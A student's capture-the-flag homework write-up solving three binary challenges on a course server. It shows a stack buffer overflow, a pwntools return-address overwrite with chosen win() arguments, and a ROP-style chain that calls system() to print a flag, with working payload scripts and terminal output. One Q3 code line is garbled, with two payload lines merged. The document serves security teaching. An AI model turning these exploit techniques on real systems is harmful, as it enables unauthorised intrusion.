HOMEWORK 7

~ Purva Naresh Rumde (pr23b)

Problem ID	Captured Flag	Steps
P1	**FSUCTF{g00d_st4rt}**	In this problem there was buffer overflow attack. So I had to put input that exceeded the limit and caused the buffer overflow.
P2	**FSUctf{533d3d_rY3_8r34D}**	In this problem I wrote a python code based for the flag since there were two addresses mentioned in the provided C code: 0xCAFEF00D and 0xF00DF00D that made the input string.
P3	**FSUctf{7H3r35_1000_W4Y5_7O_C47_4_fl4G}**	In this problem I wrote a python code to execute the attack since there were 3 functions cat and do your thing so I made payroll for it in my code. And that's how I got the flag.

Q1.


In this problem we are provided with 2 files one vuln and second a C file vuln.c

So first in order to run the vuln file I ran the chmod command.


Then I ran the program which asked for a string from which I figured out that buffer overflow can be performed here until I reach the breaking point where it overflows and becomes vulnerable to jump to the address where I can get the flag.

So typed in all the letters from A to Z and again typed it and later gave a few hex values along with echo and it worked.

Flag: **FSUCTF{g00d_st4rt}**



```
┌──(kali㉿kali)-[~/P]
└─$ chmod 755 ./vuln

┌──(kali㉿kali)-[~/P]
└─$ ls -l
total 20
-rwxr-xr-x 1 kali kali 15704 Mar 19 15:29 vuln
-rw-r--r-- 1 kali kali   769 Mar 19 15:29 vuln.c

┌──(kali㉿kali)-[~/P]
└─$ ./vuln
Please enter your string:
ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQR\xf6\x91\x04\x08
Okay, time to return... Fingers Crossed... Jumping to 0×3666785c
zsh: segmentation fault  ./vuln
```



```
┌──(kali㉿kali)-[~/P]
└─$ chmod 755 ./vuln

┌──(kali㉿kali)-[~/P]
└─$ ls -l
total 20
-rwxr-xr-x 1 kali kali 15704 Mar 19 15:29 vuln
-rw-r--r-- 1 kali kali   769 Mar 19 15:29 vuln.c

┌──(kali㉿kali)-[~/P]
└─$ ./vuln
Please enter your string:
ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQR\xf6\x91\x04\x08
Okay, time to return... Fingers Crossed... Jumping to 0×3666785c
zsh: segmentation fault  ./vuln

┌──(kali㉿kali)-[~/P]
└─$ echo "ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQR\xf6\x91\x04\x08 " | nc ctf.cs.fsu.edu 17770
Please enter your string:
Okay, time to return... Fingers Crossed... Jumping to 0×80491f6
FSUCTF{g00d_st4rt}

┌──(kali㉿kali)-[~/P]
└─$
```

Q2.

In this problem we have are again provided with 2 files vuln and vuln.c


I went through the c program

1. The program defines a buffer size BUFSIZE of 100 bytes and a flag size FLAGSIZE of 64 bytes.
2. There is a function win() that reads the flag from a file named "flag.txt" and prints it. However, to trigger the printing of the flag, the function requires two arguments (arg1 and arg2) with specific values (0xCAFEF00D and 0xF00DF00D respectively).
3. The vuln() function uses gets() to read input from the user into a buffer of size BUFSIZE. This is dangerous because gets() does not perform bounds checking and can lead to a buffer overflow.
4. The main() function sets up the environment and calls vuln() to prompt the user for input.

To exploit this program, I had to provide input larger than the buffer size (BUFSIZE) in order to overflow the buffer and overwrite the return address on the stack. So I tried writing a python program to modify the arguments passed to win() such that the flag is printed.

```
from pwn import *

HOST = "ctf.cs.fsu.edu"

PORT = 18880

io = remote(HOST, PORT)

payload = flat({

   112: 0x08049296,

   120: 0xcafef00d,

   124: 0xf00df00d

})

io.sendline(payload)

io.interactive()
```

And after running the program I got the flag: **FSUctf{533d3d_rY3_8r34D}**



```
┌──(kali㉿kali)-[~/P]
└─$ chmod 755 ./vuln

┌──(kali㉿kali)-[~/P]
└─$ ls -l
total 48
-rw-r--r-- 1 kali kali   257 Mar 21 12:41 file3.py
-rwxr-xr-x 1 kali kali   202 Mar 21 12:46 file.py
-rwxr-xr-x 1 kali kali 16296 Mar 19 15:56 roplon
-rw-r--r-- 1 kali kali   969 Mar 19 15:55 roplon.c
-rwxr-xr-x 1 kali kali 15808 Mar 21 12:46 vuln
-rw-r--r-- 1 kali kali   781 Mar 21 12:46 vuln.c

┌──(kali㉿kali)-[~/P]
└─$ ./vuln
Please enter your string:
ashakknbjdkdkmngahsgyjdjknkcdk
ashakknbjdkdkmngahsgyjdjknkcdk

┌──(kali㉿kali)-[~/P]
└─$ python file.py
[+] Opening connection to ctf.cs.fsu.edu on port 18880: Done
[*] Switching to interactive mode
Please enter your string:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaab\x96\x92\xea
\xf0\xfe\xca
FSUctf{533d3d_rY3_8r34D}$ [*] Got EOF while reading in interactive
$ 
```

Q3.

1. The program defines a global array command_buf of size 128 to store the command string.
2. The copy_command_to_buf function copies the provided command string to the command_buf array using the strcpy function.
3. There are three functions: cat_flag, ls, and shasum_flag, each of which sets the appropriate command string using copy_command_to_buf.
4. The do_the_thing function takes a command string as input and executes it using the system function.
5. In the main function, the program repeatedly prompts the user to choose a command from the menu. It reads the user's choice using fgets, checks the input, and calls the corresponding function based on the choice.
6. If the user selects option 1, it calls ls to set the command string to ls -lh flag.txt and then executes the command using do_the_thing.
7. If the user selects option 2, it calls shasum_flag to set the command string to shasum flag.txt and then executes the command using do_the_thing.
8. If the user enters anything other than 1 or 2, the program breaks out of the loop, terminating the program.

So here is the program to get the flag:

from pwn import *

io = remote("ctf.cs.fsu.edu", 19990)

payload = b'a' * 24 # Padding to reach the return address

payload += p64(0x004011c0) # Address of cat_flag function payload += p64(0x0040122c) # Address of do_the_thing function

payload += b'a' * 8 # Padding between function pointers and argument


payload += p64(0x00404080) # Argument for do_the_thing() function

print(payload)

io.sendline(payload)

io.interactive()

And that is how I got the flag**: FSUctf{7H3r35_1000_W4Y5_7O_C47_4_fl4G}**



```
┌──(kali㉿kali)-[~/P]
└─$ ./roplon
Welcome to the ROPL!
what thing would you like to do?
1: ls -lh flag.txt
2: shasum flag.txt
1
ls: cannot access 'flag.txt': No such file or directory
what thing would you like to do?
1: ls -lh flag.txt
2: shasum flag.txt
2
shasum: flag.txt: No such file or directory
what thing would you like to do?
1: ls -lh flag.txt
2: shasum flag.txt
echo "sndjakjdawknenkje"
zsh: segmentation fault  ./roplon

┌──(kali㉿kali)-[~/P]
└─$ python file3.py
[+] Opening connection to ctf.cs.fsu.edu on port 19990: Done
b'aaaaaaaaaaaaaaaaaaaaaaaa\xc0\x11@\x00\x00\x00\x00\x00,\x12@\x00\x00\x00\x00\x00aaaaaaaa\x80@@\x00\x00\x00\x00\x00'
[*] Switching to interactive mode
Welcome to the ROPL!
what thing would you like to do?
1: ls -lh flag.txt
2: shasum flag.txt
FSUctf{7H3r35_1000_W4Y5_70_C47_4_fl4G}[*] Got EOF while reading in interactive
$ 
```